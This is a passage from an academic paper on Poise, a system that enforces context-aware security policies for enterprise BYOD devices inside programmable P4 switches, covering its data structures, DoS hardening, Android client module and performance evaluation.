Property: Subflow-level security. We state this property more formally below. Consider a sequence of packets in the same flow $c_i, p_{i_1}, \cdots, p_{i_k}, c_{i+1}$, where c represents a context packet and p a data packet. Subflow-level security requires that decisions made on the context packet c_i should be applied to subsequent data packets $p_{i_j}, i_j \in [i_1, i_k]$, but fresh decisions should be made for data packets that follow c_{i+1}. The decision granularity can be tuned by f, the frequency of context packets. This results in an overhead of $s \cdot f$, where s is the size of context packets. For instance, assuming 80-byte context packets and a frequency of one context packet per ten seconds, the overhead would be as low as 8 bytes per second.

Challenges. Designing a primitive that supports subflow-level security, however, requires tackling three key challenges.





Figure 5: The key/value store with example entries.

(a) Keeping per-flow state requires a prohibitive amount of memory, but modern switches only have O(10MB) SRAM. Poise addresses this by approximating per-flow state using a on-chip key/value store. *(b) Buffering control plane updates* is necessary for handling new flows. Although context changes can be entirely handled by the data plane, new flows require installing match/action entries from the switch CPU, which takes time. Before updates are fully populated, Poise uses another hardware data structure akin to a cache to make conservative decisions for buffered flows. *(c) Mitigating DoS attacks* that could arise due to the interaction between data and control planes. This defends against malicious clients that craft special context packets to degrade the performance of selected clients, or even the entire network. In the next three subsections, we detail each of these techniques.


5.1 Approximating per-flow state

The key problem in the first challenge stems from the fact that the switch needs to process data packets without contexts attached to them. Therefore, when a switch processes a context packet, it needs to remember the decision and apply it to subsequent data packets in the same connection, until the next context packet refreshes the decision. A naïve design would require keeping per-flow state on the switch, which leads to high memory overhead.

To address this, Poise approximates per-flow state using a key/value store consisting of two data structures, `FullConn` and `Decision`, as shown in Figure 5. The `FullConn` schema is `[sip, sport, proto]`→`idx`. The match key is the source IP/port and protocol for the client, and the value is an index to a register array `R`. The indexed register `R[idx]` holds the decision made on the latest context packet within this connection, and it can be refreshed entirely in the data plane. Insertions to this key/value store require control plane involvement, but they are relatively infrequent and only needed for new connections. Since the match key does not include the destination IP/port, this introduces some inaccuracy when a client reuses a source port across connections. Therefore, for short-lived connections, data packets may see slightly outdated decisions. To ensure that such inaccuracy does not



(a) The logic for processing context packets



(b) The logic for processing data packets

Figure 6: Poise uses a combination of match/action tables and stateful registers to process context and data packets.

misclassify a "deny" as an "allow", we blacklist the source IP addresses that have recently violated the enterprise policy: all connections from these clients would be blocked temporarily.

5.2 Buffering control plane updates

Insertions to `FullConn` requires control plane involvement, so they take much longer than updating policy decisions for an existing connection. As a result, when data packets in a new connection arrive at the switch, the `FullConn` match/action table may not have been populated with the corresponding entry yet. To address this, Poise uses a *level of indirection* by creating a small hardware `Cache` to buffer decisions for pending table updates, which resides on the data plane and can be updated at linespeed. All decisions in `Cache` are up-to-date, since writes to this cache are immediately effective; but this table has a smaller capacity. The `FullConn` table takes more time to update, but it holds more connections.

The cache design. As shown in Figure 5, `Cache` has a fixed number of entries. Our implementation uses 2^{16} entries, which corresponds to the output size of a CRC-16 hash function. Each entry is of the form `h`$\rightarrow$`[sip,sport,proto,dec]`, where `h` is the CRC hash of the flow's three tuple, i.e., `h`=CRC(`sip,sport,proto`), and `dec` is the decision made based on the context packet. The size of `Cache` is $2^{16} \times (7+1)$=0.38 MB memory. When Poise receives a context packet from a new connection (Figure 6a), it immediately adds the entry to `Cache`, and then invokes the control plane API to insert the match/action entry in `FullConn`. Since CRC functions are not collision resistant, different connections may be mapped to the same entry; hence, we evict old entries upon collision. When a data packet comes in (Figure 6b), Poise first matches it against the `FullConn` table and applies the decision upon success. If there is no entry for this packet, then Poise indexes the `Cache` table instead. Upon a cache hit, the corresponding decision is applied to the data packet. Upon a cache miss, one of two situations has happened: a) the switch has not seen a context packet from this client, or b) the entry for this client has been evicted due to collision. Poise distinguishes between these cases using the following cache eviction algorithm.

Handling cache evictions. Upon collision, we always replace the existing entry with the new one. This is because Poise has already invoked the control plane to install the corresponding entry in `FullConn`, which will complete in time. Therefore, if a packet does not match any entry in `FullConn` and experiences a collision in `Cache`, we use a special instruction to recirculate the packet inside the data plane to delay its processing. Recirculated packets are sent back to the switch ingress to be matched against the `FullConn` table one more time. This recirculation is repeated up to k times, where the latency is chosen to be larger than the expected time for the control plane to populate an entry. If a packet has reached this threshold, and the `FullConn` table still has not been populated, then we consider this to be case a) above and drop the packet.

Early denies. To reduce the amount of recirculated packets, we make early decisions to drop a packet if its context is evaluated to a "deny". Specifically, when evicting an entry from `Cache`, we add its source IP address into a blacklist Bloom filter (`BF` in Figure 6) if the decision is to drop. Source addresses in `BF` represent devices that have violated the policy recently and need to be blacklisted for a period of time. If a packet cannot find an entry in either `Cache` or `FullConn`, but hits `BF`, we drop it without recirculation. Since Bloom filters can only produce false positives, but never false negatives, we will always correctly reject an illegal connection. However, we might err on the conservative side and reject legal connections as well, if the `BF` produces a false positive. This is a rare case, however, as this will only happen during the window in which `FullConn` has not been populated, the `Cache` entry has been evicted, and the `BF` happens to produce a false positive. Nevertheless, Poise periodically clears this Bloom filter to reduce false positive rates, which grow with the number of contained elements. When the `BF` is being cleared, packets will be recirculated until the operation completes.

5.3 Handling denial-of-service attacks

Since Poise requires extra processing inside the network, we need to ensure that it does not introduce new attack vectors. Specifically, we have identified two potential denial-of-service attack vectors and hardened the primitive against them.

Total residency attacks. Different from stateless, IP-based routing, Poise keeps state in the `FullConn` table. Therefore, an attacker could initiate many new connections and try to a) overwhelm the `FullConn` table and b) constantly involve the switch CPU to install new entries. A defense, for instance,

could rate limit the number of active connections and to control the growth of the `FullConn` table. In addition, the Poise control plane periodically scans through the `FullConn` table and expires inactive entries (using hardware support) to make room for new connections.

Cache eviction attacks. The above algorithm defends against a malicious attacker that generates many connections to overwhelm the `FullConn` table. However, an attacker can also launch targeted DoS attacks without initiating a suspiciously large number of connections. Specifically, she could send context packets more frequently than usual, and try to evict cache entries from `Cache` that are mapped to the same bucket. Although the attacker may not know the hash seed, therefore cannot predict who would be the victim of the attack, she could degrade the performance of the connection that shares the same hash entry, if one exists. To prevent such attacks, we enhance the cache eviction strategy. When replacing an old entry e_o with a new entry e_n, we check whether these two entries are from the same source IP. If so, we immediately replace the entries. If not, we opportunistically perform the replacement. By doing so, we limit the amount of damage an attack can cause by sending frequent context packets.

6 Orchestrating Poise

Next, we explain how we orchestrate the Poise in-network primitive using a software *controller*, and describe the *client module* that runs on the mobile devices for context collection.

The Poise controller. Poise has a controller that hosts the compiler and distributes the generated data plane programs to the switches. Unlike an OpenFlow-based SDN controller, which actively makes decisions on behalf of the data plane, the Poise controller is *not involved* in packet processing, so it does not create any software bottleneck. The main controller runs in a remote server, and uses well-defined RPC calls to communicate with programmable switches' local control planes. Each switch has a local control plane running on the switch CPUs, and it configures the switch data plane by installing match/action table entries, loads new switch programs, and serves as the primary logging component.

The Poise client module. Our client module PoiseDroid is installed at BYOD devices to collect context signals and embed them into packets. PoiseDroid does not require modification of existing Android apps, but rather acts as a pre-positioned kernel module. When the device connects to the enterprise network, it needs to go through an authentication phase (e.g., using WPA3 [95], or additionally using two-factor authentication [71]). The module stops propagating context signals when the device leaves the network. Figure 7 shows the architecture of PoiseDroid with three submodules.

The context submodule. It collects context information from the Android system services [97] using usermode-helper APIs [34, 63], and it registers a virtual device to redirect the context data to our kernel module. The information to be




Figure 7: The architecture of the PoiseDroid client module.

collected is specified by a BYOD client configuration, which includes a) app information, such as UIDs of active apps, b) system information, such as screen light status, and c) device status, such as accelerometer and gyroscope readings.

The protection submodule. It protects the registered virtual device, the system tools (e.g., `dumpsys`), and the system services using LSM hooks in Android kernel [40, 72]. It monitors invocations of selected system calls, such as *ptrace()*, *open()*, *mprotect()* and *chown()*, and prevents any other processes to write false data to these protected components.

The network submodule. It crafts and sends special context packets with signals needed for the enterprise policies, using a frequency specified in the configuration. When an app opens a new socket, or when an existing socket sends packets after being dormant for a while, it also generates a context packet.

7 Limitations and Discussions

Authentication. As an access control mechanism, Poise focuses on resource *authorization* and should be used with an *authentication* method, e.g., the SAE (simultaneous authentication of equals) protocol [57] in WPA3 [95], or two-factor authentication with TOTP [71]. Only authenticated users can further access enterprise resources in Poise.

Context integrity and privacy. One limitation of the current Poise prototype is that it relies on external cryptographic mechanisms to secure context packets. This is because today's P4 switches do not have built-in support for cryptography. Adding cryptography support in P4 switches can be achieved in two ways. First, the P4 standard allows cryptographic modules to be added as "externs". The main Poise program can invoke such an extern module to encrypt, decrypt, and authenticate context packets. Second, a recent project SPINE [48] shows that the current P4 language is expressive enough to implement a keyed hash function. SPINE further leverages this to generate one-time pads to encrypt/decrypt IP and TCP headers at linespeed. Poise could use a similar design, where clients encrypt context packets and the switch decrypts them using shared keys. To protect integrity, Poise can additionally use the keyed hash function to generate a MAC (message authentication code) of the context fields at the clients, and verify the MAC at the switch. To protect against replay attacks, the context packets also need to include timestamps or sequence numbers. Either way, the Poise switch or the "extern" module needs to be configured with key pairs with each enterprise client.

Existing security mechanisms in enterprise networks can also offer some support. Typically, client devices connect to the network via wireless access points (APs), and then to the wired network. Communication between clients and APs can be protected by WPA3 [95], and communication between the APs and the wired network by MACsec [15]; both can protect the integrity and confidentiality of packets and are secure against replay attacks [15, 95]. Under these protections, context packets are always encrypted on (wired and wireless) network links, therefore secure against network reconnaissance attacks. However, supporting cryptography in P4 switches would provide stronger, end-to-end guarantees.

8 Evaluation

In this section, we describe the experimental results obtained using our Poise prototype. Our experiments are designed to answer five research questions: a) How well does the Poise compiler work? b) How efficiently can Poise process the security contexts inside the network? c) How well does Poise scale to complex policies? d) How much overhead does the Poise client incur on mobile devices? and e) How does Poise compare with traditional SDN-based security?

8.1 Prototype implementation

We have implemented the Poise prototype using 5918 lines of code in C/C++ and Python [20]. The Poise *compiler* is implemented in C++, using Bison 2.3 as the syntax parser, and Flex 2.5.35 as the lexer. It can generate switch programs in P4 for the Tofino hardware. The PoiseDroid *client module* is implemented in C as a pre-positioned kernel module on Linux 3.18.31. It extends the default LSM framework, SEAndroid, to implement the protection submodule. For evaluation, PoiseDroid runs on a Pixel smartphone with a Qualcomm Snapdragon 821 MSM8996 Pro CPU (4 cores) and Android v7.1.2. The Poise *control plane* is implemented in Python, and runs as part of the control plane software suite for the Tofino switch. It manages the match/action table entries and reconfigures the data plane programs. It can also be configured to invoke the hardware-based packet generator on the switch to send traffic at linespeed (100 Gbps per port), which we have used to test the latency and throughput of Poise.

8.2 Experimental setup

We set up a testbed with one Wedge 100BF Tofino switch and two servers. The Tofino switch has a linespeed of 100 Gbps per port, and 32 ports overall, achieving an aggregate throughput of 3.2 Tbps when all ports are active. It also has a 200 Gbps pipeline—separate from the 32 regular ports—for handling packet recirculation. Each server is equipped with six Intel Xeon E5-2643 Quad-core CPUs, 128 GB RAM, 1 TB hard disk, and four 25 Gbps Ethernet ports, which collectively can emulate eight forwarding decisions (one per server port). The servers are connected to the Tofino switch using breakout cables from the 100 Gbps switch ports to the 25 Gbps server Ethernet ports. At linespeed, the testbed should achieve full 100 Gbps bandwidth per switch port.




Figure 8: Poise compiles the policies efficiently.

On the first server, one of its ports is configured to be an enterprise server, and other ports are configured to emulate a DPI device, a traffic scrubber, and a logger, respectively. The other server functions as an enterprise client. The mobile traces are first collected from our Pixel smartphone, and then "stretched" to higher speeds to be replayed. The replay can be initiated from a) the enterprise client, or b) the hardware generator for Poise at linespeed.

8.3 Compiler

We start by evaluating the performance of the Poise compiler and its generated programs. All programs support one million connections in the `FullConn` table.

Compilation speed. In order to understand the performance of our compiler, we measured the time it took to generate switch programs for each of the seven policies. We found that compilation finished within one second across all policies. P1 and P3 took slightly more time than the rest, because they involve more context fields and our compiler needs to generate more logic for header processing. Figure 8 shows the results.

Generated P4 programs. The generated P4 programs have 855-975 lines of code, which are significantly more complex than the original policy programs that only contain a few lines of code. For one million connections across policies, the utilization of Poise for SRAM (used for exact match) is roughly 43%, for TCAM (used for longest-prefix match) is below 1.1%, and for VLIWs (Very Long Instruction Words, used for header modifications) is below 7%.

8.4 In-network processing overhead

Next, we turn to evaluate the overhead of Poise in terms of packet processing latency and switch throughput.

Packet processing latency. Poise increases the overhead of packet processing, because it needs to process context headers and approximate per-flow state. To quantify this overhead, we have tested the latency for Poise to process a) a context packet, b) a data packet, and compared them with c) the latency for directly forwarding a packet without any processing. Figure 9 shows that for all tested policies, the extra latency on average is 72 nanoseconds for processing data packets,




Figure 9: The amount of processing latency of Poise is small.




Figure 10: Poise achieves full linespeed programmability.

and 189 nanoseconds for processing context packets. In an enterprise network where the round-trip times are on the order of milliseconds, such a small extra latency is negligible.

Switch throughput. Next, we measured the throughput per switch port using the hardware packet generator for stress testing. The generator ingested mobile traces collected from our phone, and stretched the trace to be 100 Gbps. Figure 10 shows the per-port throughput for all policies. As we can see, although there is additional processing delay in Poise, the pipelined nature of the switch hardware makes it achieve full bandwidth nevertheless. In other words, Poise leverages programmable data planes to enforce context-aware security at linespeed, a key goal that we have designed for.

8.5 Scalability

Next, we evaluate how well Poise scales to complex policies. As policies may perform different numbers of checks on different numbers of contexts, we define a "unit policy" to be one that performs a single check on a single context. We then create many unit policies, and use the Poise compiler to compose them together. We characterize the complexity of the composed policy in two dimensions: a) the number of checks per context, and b) the number of contexts. For a), we further distinguish between exact vs. range checks, and for b), we distinguish between regular (i.e., non-monitor) vs. monitor contexts. For instance, consider the following unit policies:

```
if match (usr==Bob) then fwd(mbox)
if match (lib==1.0.2) then fwd(server)
```

We say that the composed policy has two regular contexts and performs two exact checks—one check per context.


Number of checks. Poise compiles each check into a match/action entry, so the number of checks a switch can support depends on its available memory (SRAM and TCAM). Exact checks (e.g., X==1) are supported by SRAM and range checks (e.g., 10<X<20) by TCAM, so they are bottlenecked by the SRAM and TCAM sizes, respectively. We first measured the maximum number of *exact* checks Poise can perform on a single context, by asking the compiler to compose more and more unit policies until the compilation failed. We found that our switch can support 1.2 million checks, which are spread across 5 hardware stages. We then modified all unit policies to perform *range* checks, and found that Poise can perform 55 k checks, as the TCAM size is smaller.

Number of contexts. Poise compiles each regular context into a match/action table, so the number of contexts is bottlenecked by the number of tables a switch can support. We increased the number of contexts (e.g., time, library version) from one to the maximum until compilation failed, and found that Poise can support a maximum of 40 contexts—each of the 5 stages can support 8 context tables.

For each data point, we also measured the number of checks Poise can perform per context. We found that the number of checks per context decreases as we add more contexts, as the context tables need to multiplex switch memory. With 40 contexts, Poise can perform 21 k exact checks or 0.8 k range checks per context (Figure 11a). In other words, Poise can support at least 21 k distinct context values (e.g., user IDs for per-user policies) or 0.8 k distinct context intervals (e.g., time intervals for time-based access control).

We then modified all unit policies to check against network-wide monitors. A monitor is compiled into two tables—one for monitor updates, and another for monitor checks. Poise supports a maximum of 20 monitors in 40 tables. Policies can also use a mix of monitors and regular contexts. The constraint on the number of monitors m and the number of regular contexts c is $2 \times m + c \leq 40$, as they are all compiled into tables under the hood. In terms of the number of checks per monitor, the results for a policy with m monitors are similar as those for a policy with $2 \times m$ regular contexts (Appendix A.3).

Overhead. We define a "baseline" to be the latency and throughput for a unit policy, where a context packet traverses the hardware stages exactly once without recirculation. A packet with k contexts would be recirculated to traverse the stages $\lceil \frac{k}{5} \rceil$ times, every time matching against 5 tables, one in each stage. At the maximum, Poise supports 7 recirculations for 40 contexts at a latency of 6.5μs (Figure 11b), which is still orders of magnitude lower than typical enterprise RTTs (ms). Recirculation also causes extra traffic overhead. We measured the overhead using 1 million connections and one context packet per second per connection. As Figure 11c shows, the maximum recirculation overhead is 0.37 Gbps per port. A monitor policy with m monitors has similar results as a policy with $2 \times m$ regular contexts (Appendix A.3). Exact and range checks have similar results, as the types of checks do not affect the number of recirculations.



(a) Num. of contexts vs. num. of checks (b) Num. of contexts vs. latency (c) Num. of contexts vs. traffic overhead

Figure 11: Poise can perform 1.2 million exact checks for a single context, or 21k exact checks for a maximum of 40 contexts. Context packets with more than 5 contexts need to be recirculated multiple times; Poise supports a maximum of 7 recirculations, which leads to a latency of 6.5μs and an additional 0.37 Gbps traffic per port in a dedicated recirculation pipeline. Poise supports fewer range checks (55 k for one context, 0.8 k for 40 contexts) than exact checks, as the former are supported in TCAM, which is smaller than SRAM; but the latency and bandwidth overheads are similar, as they do not depend on the types of checks. Data packets are not affected by policy complexity, as they simply look up the decisions from the connection table.

We note that recirculation traffic is contained in a dedicated 200 Gbps switch pipeline—it does not compete with normal user traffic. Also, recirculation only incurs latency on context packets, as data packets simply look up previous decisions in a single stage traversal. Therefore, even when recirculating context packets, Poise still processes data packets at baseline latency and full linespeed (Figures 11b-11c).

Discussion: Per-user policies. Poise supports per-user policies by including the user ID as a context. Therefore, per-user policies merely reduce the number of total contexts by one, from 40 to 39. The number of user IDs Poise can check against is 21k, assuming the policy has 39 contexts. As another dimension of constraint, assuming each user may launch 1k concurrent connections, then Poise would support a maximum of 1M/1k=1k users. To put this into perspective, Microsoft headquarter reports 80 k employees in 125 buildings [18]; assuming that each building has its own access control switch, then every switch needs to support 0.64 k users.

8.6 Client overhead

We now evaluate the overhead of the client module, using vanilla Android without PoiseDroid as the baseline system.

CPU overhead. We tuned the frequency at which the client module sends context packets, and measured the CPU overhead for each frequency. In a naïve design where PoiseDroid tags every packet with context information, the CPU overhead is as much as 11%. With an optimized design where the client module sends one context packet per second, the CPU overhead is drastically reduced to 1.3%. Figure 15a in Appendix A.4 shows the results.

Traffic overhead. Next, we measured the traffic overhead due to the context packets. This experiment assumes four context fields (16 bytes). We found that, at one context packet per second, the traffic overhead is less than 0.01%, a negligible amount. Figure 15b in Appendix A.4 shows the results.

Battery overhead. We used PCMark [35], a battery life benchmark tool to test smartphones and tablets, to quantify the amount of battery overhead. Table 1 in Appendix A.4 shows the results. The overall overhead across benchmarked activities introduced by PoiseDroid is only 1.02%, and even for the activities that introduce the highest overhead (i.e., writing), the overhead is only 2.87%.


Overall benchmark. Next, we used CF-Bench, a comprehensive benchmark tool designed for multicore mobile devices, to quantify the overall overheads of PoiseDroid. This tool can further measure the overheads introduced by native code, Java code, and an overall benchmark score, where higher scores mean better performance. Figure 16 in Appendix A.4 shows that PoiseDroid only introduces 5%, 4%, and 5% additional overhead for the native, Java, and overall scores.

8.7 Poise vs. OpenFlow-based SDN

Last but not least, we compare the paradigm of programmable in-network security, as embodied in Poise, against the paradigm of OpenFlow-based SDN security, in terms of a) the speed for security decision change, and b) resilience to control plane saturation attacks [82]. As we motivated before, one key advantage of Poise over traditional SDN security solutions is the avoidance of software-based packet processing on a remote controller, because Poise uses programmable data planes to directly process context signals in hardware.

Setup. We set up a Floodlight `v1.2` SDN controller on a separate server, and configured other servers to use the controller via OpenFlow as implemented in OpenvSwitch `v2.9.2`. We implemented our example policies (P1-P7) as software "SDN apps" in the controller. These apps listen for client context updates, and push OpenFlow rules to the clients for access control. This closely mirrors the setup in state-of-the-art security solutions based on OpenFlow-based SDN [58, 75, 82].

Defense agility. We quantify the *defense agility* of a security system by measuring δ, the time it takes to change its access control decision after seeing a new context packet. For OpenFlow-based SDN, this includes the round-trip time delay



(a) New connection latency (b) Successful connections

Figure 12: Poise is resilient to control plane saturation attacks. Attack strength is measured by the number of context changes per second that the attacker generates. In the OpenFlow-based solution, new connections and context changes would generate `PacketIn` and `FlowMod` events between the OpenFlow switch and the central controller.

for the context packet to reach the controller and for the controller to push new OpenFlow rules back to the OpenvSwitch. (We did not include the additional latency of OpenvSwitch because a hardware OpenFlow switch can reduce this significantly.) We found that, depending on the network load, the agility of the baseline system is $\delta = 5$ ms–2.47 s. In comparison, Poise directly processes context changes on the fast path, achieving $\delta < 500$ ns in all cases, which is *three to seven orders of magnitude* faster than the baseline.

Control plane saturation attacks [82]. An attacker can also create high loads on the channel between the data plane and the control plane by generating a large number of context changes. This effectively degrades the performance of legitimate users for establishing new connections, as the `PacketIn` messages go through the same channel. As Figure 12 shows, the central controller struggles to keep up with the amount of context changes that it needs to process. At an attack strength of 1M context changes per second, legitimate clients clients were not able to establish new connections (99%+ connection requests from legitimate clients were dropped; the rest experienced a latency 30× higher than normal on average). Poise, on the other hand, processes context changes entirely in the data plane at hardware speeds. The performance for legitimate clients stays *almost constant* during the attacks.

9 Related Work

SDN/NFV security. SDN/NFV-based solutions for enterprise security started with SANE [46] and Ethane [45]. Recent work also includes PSI [98], FortNox [77], PBS [58], PivotWall [75], OFX [84], and CloudWatcher [80]. Existing work has also considered new attack vectors in SDNs [59, 82, 83, 96], such as control plane saturation attacks [82]. Poise leverages the recent development of programmable data planes, and develops defenses that are resilient to control plane saturation attacks with much higher agility.

Context-aware security. Security researchers have recognized the need for context-aware security to support fine-grained, dynamic policies. Barth et al. [41] propose a logic framework for contextual integrity. Recent work has developed various applications leveraging this concept. ContexIoT [60] analyzes UI activities, app information, and control/data flow information, and prompts users for runtime permissions. FlowFence [51] runs applications in sandboxes and enforces information flow control across IoT applications. PBS [58] uses OpenFlow-based SDN for BYOD security. Yu et al. [99] sketch a vision for using network function virtualization for context-aware IoT security. DeepDroid [91] traces IPC and system calls to achieve fine-grained security. Compared to existing work, Poise designs a network primitive for security enforcement, and has an end-to-end framework for specifying, compiling, and enforcing declarative policies.

Policy languages. Most domain-specific languages for networking [38, 42, 69, 78, 79, 90, 98, 100] are not targeted at security. Policy languages for network security also exist, but we are not aware of an existing language that can support context-aware policies on programmable data planes. For instance, PSI [98] uses finite state machines to specify security policies, but it assumes that the policies are implemented by general-purpose software; PBS [58] assumes a traditional SDN environment. Poise builds upon an existing SDN language (NetCore [69]), but adapts it for enforcing context-aware security on programmable data planes.

Programmable data planes. Poise builds upon the emerging trend of using data plane programmability [43, 44, 85] for in-network computation, e.g., load balancing [65], network monitoring [73], key-value cache [62, 66], and coordination [61], but it focuses on a very different goal: security. The closest to our work is a recent workshop paper [70], but it neither has a full system implementation nor evaluation.

10 Conclusion

We have described Poise, a system that can enforce context-aware security using a programmable, efficient, in-network primitive. In Poise, administrators can express a rich set of policies in a high-level language. Our compiler then compiles the policies down to switch programs written in P4. These programs run inside modern switches with programmable data planes, and can enforce security decisions at linespeed. Our evaluation shows that Poise has reasonable overheads, and that compared to OpenFlow-based defense, it is highly agile and resilient to control plane saturation attacks.

Acknowledgments: We thank our shepherd Adwait Nadkarni, the anonymous reviewers, Vladimir Gurevich, Kuo-Feng Hsu, Dingming Wu, and Jiarong Xing for their insightful comments and suggestions. This work was supported in part by a Hong Kong RGC Project (No. PolyU 152279/16E, CityU C1008-16G) and an NSF grant CNS-1801884.

References

[1] AndFTP. http://www.lysesoft.com/products/andftp.

[2] Android for Work. https://www.android.com/enterprise/employees/.

[3] Barefoot Tofino. https://www.barefootnetworks.com/technology/#tofino.

[4] The benefits and risks of BYOD. https://goo.gl/ym9ATg.

[5] Blackberry EMM. https://www.blackberry.com/us/en/solutions/enterprise-mobility-management-emm.

[6] Bring your own risk with BYOD. https://goo.gl/bn1rN4.

[7] BYOD: A global perspective. https://goo.gl/BTrSm4.

[8] BYOD: Mobile devices threats and vulnerabilities. https://goo.gl/phTav6.

[9] Cavium XPliant. https://www.cavium.com/xpliant-ethernet-switch-product-family.html.

[10] Cisco Port ACLs (PACLs) and VLAN ACLs (VACLs). https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/vacl.html.

[11] End node. https://goo.gl/D99C39.

[12] How to solve the end node problem. https://goo.gl/9wWqJr.

[13] IBM Mobile: BYOD. https://goo.gl/zafGxN.

[14] IBM opens up smartphone, tablet support for its workers. https://goo.gl/WBn3vP.

[15] IEEE 802.1AE: MAC security. https://1.ieee802.org/security/802-1ae/.

[16] Intel FlexPipe. https://www.intel.com/content/www/us/en/products/network-io/ethernet/switches.html.

[17] Market reports. https://goo.gl/25SX7K.

[18] Microsoft headquarters. https://www.builtinseattle.com/2018/11/12/microsoft-redmond-campus-headquarters.

[19] P4 language repositories. https://github.com/p4lang.

[20] The Poise code repository. https://github.com/qiaokang92/poise.

[21] Protocol numbers. https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml.

[22] The rise and risk of BYOD. https://www.druva.com/blog/the-rise-and-risk-of-byod/.

[23] Samsung BYOD solutions. https://goo.gl/GmZ1io.

[24] Samsung Knox. http://www.samsung.com/global/business/mobile/solution/security/samsung-knox.

[25] Securing your weakest link: Your mobile devices. https://goo.gl/Z769MG.

[26] Security configuration guide: Access control lists, Cisco IOS XE Release 3S. https://goo.gl/zTJaUL.

[27] Symantec EMM. https://www.symantec.com/content/dam/symantec/docs/data-sheets/endpoint-protection-mobile-for-emm-en.pdf.

[28] A technical report on TEE and ARM TrustZone. https://community.arm.com/developer/ip-products/processors/b/processors-ip-blog/posts/a-technical-report-on-tee-and-arm-trustzone.

[29] Top 21 companies in the BYOD market. https://goo.gl/MuRr66.

[30] Verified Boot: Android Open Source Project. https://source.android.com/security/verifiedboot/.

[31] VMware Airwatch. https://www.air-watch.com/capabilities/enterprise-mobility-management/.

[32] What is BYOD and why is it important? https://goo.gl/H71Nji.

[33] IEEE 802.1x remote authentication dial in user service (RADIUS) usage guidelines, RFC 3580. 2003. https://www.rfc-editor.org/info/rfc3580.

[34] dumpsys. https://developer.android.com/studio/command-line/dumpsys, 2018.

[35] Pcmark for android benchmark. https://play.google.com/store/apps/details?id=com.futuremark.pcmark.android.benchmark, 2018.

[36] P. Aditya, R. Sen, P. Druschel, S. Joon Oh, R. Benenson, M. Fritz, B. Schiele, B. Bhattacharjee, and T. T. Wu. I-pic: A platform for privacy-compliant image capture. In *Proc. MobiSys*, 2016.

[37] A. Alzubaidi and J. Kalita. Authentication of smartphone users using behavioral biometrics. *IEEE Communications Surveys& Tutorials,*, 18:1998–2026, 2016.

[38] C. J. Anderson, N. Foster, A. Guha, J.-B. Jeannin, D. Kozen, C. Schlesinger, and D. Walker. NetKAT: Semantic foundations for networks. In *Proc. POPL*, 2014.

[39] N. Apthorpe, Y. Shvartzshnaider, A. Mathur, D. Reisman, and N. Feamster. Discovering smart home Internet of Things privacy norms using contextual integrity. *Proc. IMWUT*, 2018.

